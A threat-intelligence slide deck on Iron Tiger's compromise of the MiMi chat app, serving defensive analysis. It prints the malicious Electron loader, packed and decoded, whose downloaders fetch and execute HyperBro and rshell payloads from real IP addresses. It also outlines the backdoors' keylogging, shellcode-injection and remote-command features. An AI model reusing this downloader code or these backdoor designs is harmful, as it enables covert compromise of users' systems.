



Iron Tiger's Supply Chain Attack Targeting Windows, MacOS and Linux users

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Outline

- Introduction
- Infection vector
- Malware toolkit
 - HyperBro
 - rshell
- Targets
- Timeline
- Attribution and links
- Additional information on supply chain attack
- Conclusion



Introduction

- Iron Tiger (internally Earth Smilodon)
 - also known as Emissary Panda, APT27, TG-3390, Bronze Union, LuckyMouse
- 2010: the oldest operation we noticed
- Sep. 2015: [Operation Iron Tiger: Exploring Chinese Cyber-Espionage Attacks on United States Defense Contractors](#)
- Apr. 2021: [Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware](#)
- Aug. 2022: [Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users](#)





Infection vector


Infection vector – secure chat application

- MiMi chat, a multiplatform chat application



桌面端MiMi

可用于Windows及Mac OS上使用



当前版本:


下载Windows版MiMi

下载Mac版MiMi

下载Windows版MiMi

移动端MiMi

可用于Android及iPhone上使用



当前版本:

Android下载

iPhone下载



In Chinese language
mì mì (秘密) means “secret”


Trojanized versions:

- Nov. 2021: Windows
- May 2022: Mac OS

Infection vector – secure chat application

- Registration page is limited to certain countries

- +86: China
- +1: Canada
- +1: USA
- +852: Hong Kong
- +853: Macao
- +886: Taiwan
- +63: Philippines
- +65: Singapore
- +66: Thailand
- +81: Japan
- +82: South Korea



注册账号
创建您的 mini 账号

手机号码注册 邮箱账号注册

+86 请输入手机号码

+1 美国 发送验证码

+852 香港 将已简讯方式发送至您的手机

+853 澳门

+886 台湾

+63 菲律宾

+65 新加坡

+66 泰国

+81 日本

+82 韩国

Infection vector – secure chat application

- Desktop chat application
 - Built with ElectronJS framework (multiplatform)
 - **electron-main.js** file modified to download the malicious payload



[css]	<DIR>
[emotion]	<DIR>
[fonts]	<DIR>
[img]	<DIR>
[js]	<DIR>
[media]	<DIR>
[node_modules]	<DIR>
[statics]	<DIR>
[workers]	<DIR>
electron-main	js 75,349
index	html 3,321
package	json 2,264
serviceWorker	js 239,089
serviceWorker-dev	js 239,089
serviceWorker-prod	js 239,171

Infection vector – patched chat app

- electron-main.js contains code obfuscated with Dean Edwards' JS packer

```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return e==1;}];while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('k() {l b=0('\\b\\');1 6=0('\\6\\');1 d=0('\\w\\').d;t.g('\\s\\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(1);7(i).C 2=6.z()+\\'/\\';a 3="8://D.q.x.u/";4(3+\\'5.p\\',2+\\'5.p\\',())=>{4(3+\\'5.n\\',2+\\'5.n\\',())=>{4(3+\\r");d(2+\\'c.9\\')}})}}))}());','42,42, 'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec| |st e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|t m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```



Infection vector – patched chat app

- Dean Edwards' JS packer

my | weblog | about | search

A JavaScript Compressor. version 3.0

Copy:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]};e=function(){return'\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c]);return p}('0(1);',2,2,'alert|'.split('|'),0,{}))
```

compression ratio: 265/9=29.444

Decode

Shrink variables

Infection vector – downloader

- HyperBro downloader

```
function downloadFile(uri, filename, callback) {
  var stream = fs.createWriteStream(filename);
  request(uri).pipe(stream).on('close', callback)
}
if (os.platform() == "win32") {
  var dest = os.tmpdir() + '/';
  var url = "http://45.77.250.141/";
  downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
    downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
      downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
        console.log("download finish");
        exec(dest + 'dlpumgr32.exe')
      })
    })
  })
}
```

Infection vector – downloader

- rshell downloader

```
function downloadFile(a, b, c) {
  var d = fs.createWriteStream(b);
  request(a).pipe(d).on("close", c)
}
if (os.platform() == "darwin") {
  var f = os.tmpdir() + "/";
  var g = "http://139.180.216.65/";
  downloadFile(g + "rshell", f + "rshell", () => {
    console.log("download finish");
    exec("chmod +x " + f + "rshell");
    exec(f + "rshell")
  })
}
```

Infection vector – patched chat app

- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)

```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```


Infection vector – Warnings on Windows

- Security warning (unsigned installer) on Windows




Infection vector – Warnings on MacOS

- Several warnings when running DMG installer on MacOS
 - 1) Safari web browser



Infection vector – Warnings on MacOS


2) Unverified developer warning 1



How to open the installer?


Infection vector – Warnings on MacOS

- “System Preferences” and “Security & Privacy” tab -> click “Open Anyway”




Infection vector – Warnings on MacOS

3) Unverified developer warning 2



The user can finally open the installer




Malware toolkits

HyperBro



- Usually distributed as a set of 3 files (PlugX style)



HyperBro

- Legitimate EXE file with a valid signature

The image shows two overlapping windows from a Windows operating system. The background window is titled "dlpumgr32 Properties" and has tabs for "Security", "Details", and "Previous Versions". Under the "Details" tab, there are sub-tabs for "General", "Compatibility", "Digital Signatures", and "File Hashes". The "Digital Signatures" sub-tab is active, showing a "Signature list" table with two entries:

Name of signer:	Digest algorithm	Timestamp
DESlock Limited	sha1	Tuesday, May 17, 20...
DESlock Limited	sha256	Tuesday, May 17, 20...

Below the table is a "Details" button. The foreground window is titled "Digital Signature Details" and has tabs for "General" and "Advanced". The "General" tab is active, showing "Digital Signature Information" with the message "This digital signature is OK." Below this is "Signer information" with fields for Name (DESlock Limited), E-mail (Not available), and Signing time (Tuesday, May 17, 2016 5:51:06 PM). A "View Certificate" button is present. At the bottom, there is a "Countersignatures" section with a table:

Name of signer:	E-mail address:	Timestamp
Symantec SHA2...	Not available	Tuesday, May 17, 2...

A "Details" button is located below this table.

HyperBro

- DLL file loads and executes binary file

```
.text:68C21012      push  5Ch ; '\'  
.text:68C21014      pop   eax  
.text:68C21015      push  2Eh ; '.'  
.text:68C21017      mov   [ebp+ar_2C], ax  
.text:68C21018      mov   esi, ecx  
.text:68C2101D      pop   ecx  
.text:68C2101E      push  44h ; 'D'  
.text:68C21020      mov   [ebp+ar_26], ax  
.text:68C21024      xor   edi, di  
.text:68C21026      pop   eax  
.text:68C21027      push  4Ch ; 'L'  
.text:68C21029      mov   [ebp+ar_24], ax  
.text:68C2102D      pop   eax  
.text:68C2102E      push  50h ; 'P'  
.text:68C21030      mov   [ebp+ar_22], ax  
.text:68C21034      pop   eax  
.text:68C21035      push  52h ; 'R'  
.text:68C21037      mov   [ebp+ar_20], ax  
.text:68C21038      mov   [ebp+ar_1E], ax  
.text:68C2103F      pop   eax  
.text:68C21040      push  45h ; 'E'  
.text:68C21042      mov   [ebp+ar_1C], ax  
.text:68C21046      pop   eax  
.text:68C21047      push  4Dh ; 'M'  
.text:68C21049      mov   [ebp+ar_1A], ax  
.text:68C2104D      pop   eax  
.text:68C2104E      push  33h ; '3'  
.text:68C21050      mov   [ebp+ar_18], ax  
.text:68C21054      pop   eax  
.text:68C21055      push  32h ; '2'  
.text:68C21057      mov   [ebp+ar_16], ax  
.text:68C21058      pop   eax  
.text:68C2105C      push  62h ; 'b'  
.text:68C2105E      mov   [ebp+ar_14], ax  
.text:68C21062      pop   eax  
.text:68C21063      push  69h ; 'i'  
.text:68C21065      mov   [ebp+ar_10], ax  
.text:68C21069      pop   eax  
.text:68C2106A      push  6Eh ; 'n'
```

Usage of stack strings

HyperBro

- The binary file is either
 - Clear x86 code
 - Self-decrypting x86 code (shikata_ga_nai Metasploit's encoder)
 - XORed x86 code (usually single-byte)
- The final payload is usually decompressed in memory by calling `RtlDecompressBuffer` and run



HyperBro

- Custom backdoor, original functions
 - File manager (enumerate volumes, delete, upload, download, list files, run application)
 - Interactive shell
 - Take screenshot
 - Run shellcode injected into newly created process
 - Kill process
 - Service manager (list services, start service, stop service)



HyperBro

- RTTI classes

- TCaptureData
- TCaptureMgr
- TCommand
- TConfig
- TDirve (typo included)
- TFileData
- TFileDataReq
- TFileDown
- TFileInfo
- TFileMgr
- TFileUpload
- Tinfo
- Tlogin
- TLoop
- TPacket
- TPipeProtocol
- TProcessInfo
- TProcessMgr
- TProtocol
- TServiceInfo
- TServiceMgr
- TShellcodeData
- TShellcodeMgr
- TShellMgr
- Tsock
- TTransConnect
- TTransData
- TTransMgr
- TUserMgr
- TClipboardInfo
- TClipboardMgr
- TFileRename
- TFileRetime
- TKeyboardInfo
- TKeyboardMgr
- TRegeditKeyInfo
- TRegeditMgr
- TRegeditValueInfo

Only in
updated version

HyperBro

- Based on the RTTI class names, newer version added:
 - Clipboard stealing features
 - Keylogging features
 - Windows registry features
 - Timestomping features
- URI path changed
 - Old version: “/ajax”
 - Updated version: “/api/v2/ajax”
- Encoded payload name
 - Old version: thumb.db
 - Updated version: thumb.dat



rshell

- Standard backdoor implementing functions
 - Collect OS info and send it to C&C
 - Receive command from C&C to execute
 - Send command execution results back to C&C
- Observed versions compiled for Linux and MacOS

rshell

- OS collection
 - GUID: (randomly generated guid, stored in /tmp/guid)
 - computer name: uname (nodename)
 - IP addresses: (getifaddrs)
 - message type: login
 - username: getpwuid (pw_name)
 - version: uname (release)

rshell

- C&C communication
 - in Binary JSON (BSON) format
 - Not encrypted

```
{  
  "guid": "aaaaaa381-1d0d-28de-9c1b-c9c336aa2747",  
  "hostname": "debian",  
  "lan": "127.0.0.1,192.168.11.11,",  
  "type": "login",  
  "username": "EEE",  
  "version": "4.19.0-11-amd64"  
}
```

rshell

- Supported backdoor commands

Type	Subtype	Explanation
Cmd	Init	Start new terminal
Cmd	close	Kill terminal
Cmd	data	Commands to execute
File	Init	List root / directory
File	Dir	List directory
File	down	Download file
File	read	Read file
File	close	Close file
File	upload	Upload file
File	write	Write file
File	Del	Delete file



Targets

Targets


- 13 targets found in our telemetry
- Targeted countries: Taiwan, Philippines
- HyperBro
 - 5 targets, 4 in Taiwan, 1 in Philippines
- rshell
 - 8 targets, 6 in Taiwan, 1 in Philippines
- One target identified as a Taiwanese gaming company






Timeline

Timeline






Attribution and links

Attribution to Iron Tiger


- HyperBro malware
 - Exclusive to Iron Tiger?
- In October 2019, an updated version of HyperBro was used during Operation DRBControl
- In December 2020, Avast and ESET wrote about campaigns using old versions of HyperBro
- Why would a single group use an old version if they have access to the new one?



Attribution to Iron Tiger



Attribution to Iron Tiger




Links to Earth Berberoka

- MiMi chat application was also seen during Operation GamblingPuppet, an Earth Berberoka's campaign
- Threat actor cloned the legitimate website and changed the installer download link (not a supply chain attack)
- The installer embedded the malicious payload and called it after installation (no packed JS code; no further download)



Links to Earth Berberoka






Supply Chain Attack – additional information

Supply chain attack?

- Is this “MiMi chat” a legitimate application/website?
 - No reference to the developing company on the website
 - Querying for “MiMi chat” on search engines does not return any relevant results




Mimi.exe properties

```
"name": "im-desktop-2.0",  
"version": "2.2.1",  
"desktopVersion": "2.2.1",  
"description": "mimi",  
"productName": "mimi",  
"author": "SEEKTOP <seektopser.com>",
```

package.json

Supply chain attack?



meet.jobs


SEARCH All Jobs Referrer

SEEKTOP
201 - 500 Taiwan, Taiwan (not provided)

Employer info

“ We value every employee. In addition to having a good working environment, we also provide space for learning and growth. We welcome excellent friends to join us in our work. **SEEKTOP has leading development technology in the industry**, whether it is technology integration or software program development, it has reached mature development and has a leading and professional team. We look forward to seeing you who are far-sighted, chasing the stage and creating self-worth here. You are welcome to join the SEEKTOP ranks and create a better future with us. ”

The company is established in the international business center of **Manila, Philippines**, and has obtained the registration and operation of the Philippine government. It has complete system technology integration services, and provides customers with the fastest and most complete service quality. Our expertise comes from a consulting team with leading development technology and international standards, and has accumulated more than ten years of practical experience.



Job openings

- IOS software development engineer (remote office is acceptable)**
SEEKTOP
Taiwan, Taiwan
90k - 160k TWD / month Referral Reward43.2k 22d
- JAVA software development engineer (remote office acceptable)**
SEEKTOP
Taiwan, Taiwan
100k - 200k TWD / month Referral Reward48k 22d
- Front-end engineer (remote office is acceptable)**
SEEKTOP
Taiwan, Taiwan
90k - 130k TWD / month Referral Reward43.2k 22d
- Android software development engineer (remote office acceptable)**
SEEKTOP
Taiwan, Taiwan
90k - 160k TWD / month Referral Reward43.2k 8d

Supply chain attack?

October 10, 2021 · 🌐

#Recruitment #Seeking partners #remote work# stayhome
#staysafe #Android #UI #frontend #development

Hi! We are Seek Top, a system technology integration technology company
Headquartered in Manila, Makati, Philippines

Mainly develop creative, interesting interactive games, live broadcast of international sports events, hope to find you who have endless creativity in website development,
We are currently looking for [Android Engineer], the job information is as follows, you are welcome to join us with enthusiasm 😊

🔗 **Android engineer**

****Requires 2 years of work experience, if you meet the requirements, please re-submit your resume****

1. We need to be proficient in Java language foundation and have more than 2 years of Android development work experience.
2. Familiar with commonly used data structures and algorithms, and have experienced the development of online Android apps.
3. Familiar with Android SDK, flexibly use various components and mechanisms of Android, and be able to realize components with excellent performance and reusability.
4. Familiar with the Android framework and various features, familiar with object-oriented programming, understand design patterns, etc.
5. Familiar with network programming, Android UI framework and related development tools.
6. Familiar with kotlin, java, MVVM technology application.

- ◆ **Salary range: Negotiable above NT.100,000**
- ◆ Salary structure: basic salary + job performance + quarterly assessment bonus + fixed half-yearly salary adjustment.
- ◆ Remote benefits: 13-17 salary, year-end 1-4 months, holiday gifts, various paid holidays (annual leave, sick leave, marriage and maternity leave), etc.
- ◆ Working hours: 9:30-18:30 The working hours are fixed at 8 hours, with one or two days off each week.
- ◆ Delivery channel: @seektopser.com

* This is overseas remote work, please contact me for detailed benefits and work information:

New Taiwan dollar

From Wikipedia, the free encyclopedia

"TWD" redirects here. For other uses, see [TWD \(disambiguation\)](#).

The **New Taiwan dollar**^[l] (code: **TWD**; symbol: **NT\$**, also abbreviated as **NT**) is the official currency of Taiwan.

Supply chain attack?

- We found an old version of the mmimchat.com website



Screenshot of www.ddqchat.com

- ddqchat.com and hkjump.seektopser.com both resolve to 203.60.2.54

Supply chain attack?

- The first MiMi chat version that was released after the publication of our blogpost, version 2.3.4, was clean
 - It seems the threat actor read our report
- New versions keep being published on the website (latest one is 2.3.7)



Supply chain attack – how ?

- We found interesting attackers' scripts in our telemetry



- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access Seektop build environment



Conclusion

Takeaways

- Supply chain attacks defeat even cautious targets
- Running unsigned installer displays warnings on both Windows and MacOS, users likely used to ignore them
- Attribution requires a lot of caution, as threat actors could share code



Conclusion

- Advanced threat actor with strong technical capabilities, able to identify small development companies to reach their targets
- Custom malware toolkit working on multiple platforms
- Campaign linked to a well-known threat actor, however, links to others threat actors also observed
- The motivation is unclear, but probably espionage



References

- [Uncovering DRBControl: Inside the Cyberespionage Campaign Targeting Gambling Operations](#) (whitepaper, Feb 18th, 2020)
- [Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware](#) (blogpost, Apr 9th, 2022)
- [New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware](#) (blogpost, Apr 27th, 2022)
- [Operation Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites](#) (whitepaper, May 24th, 2022)
- [Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users](#) (blogpost, Aug 12th, 2022)





THE ART OF CYBERSECURITY

Threats detected and blocked globally by
Trend Micro in 2018. Created with real data
by artist [Daniel Beauchamp](#).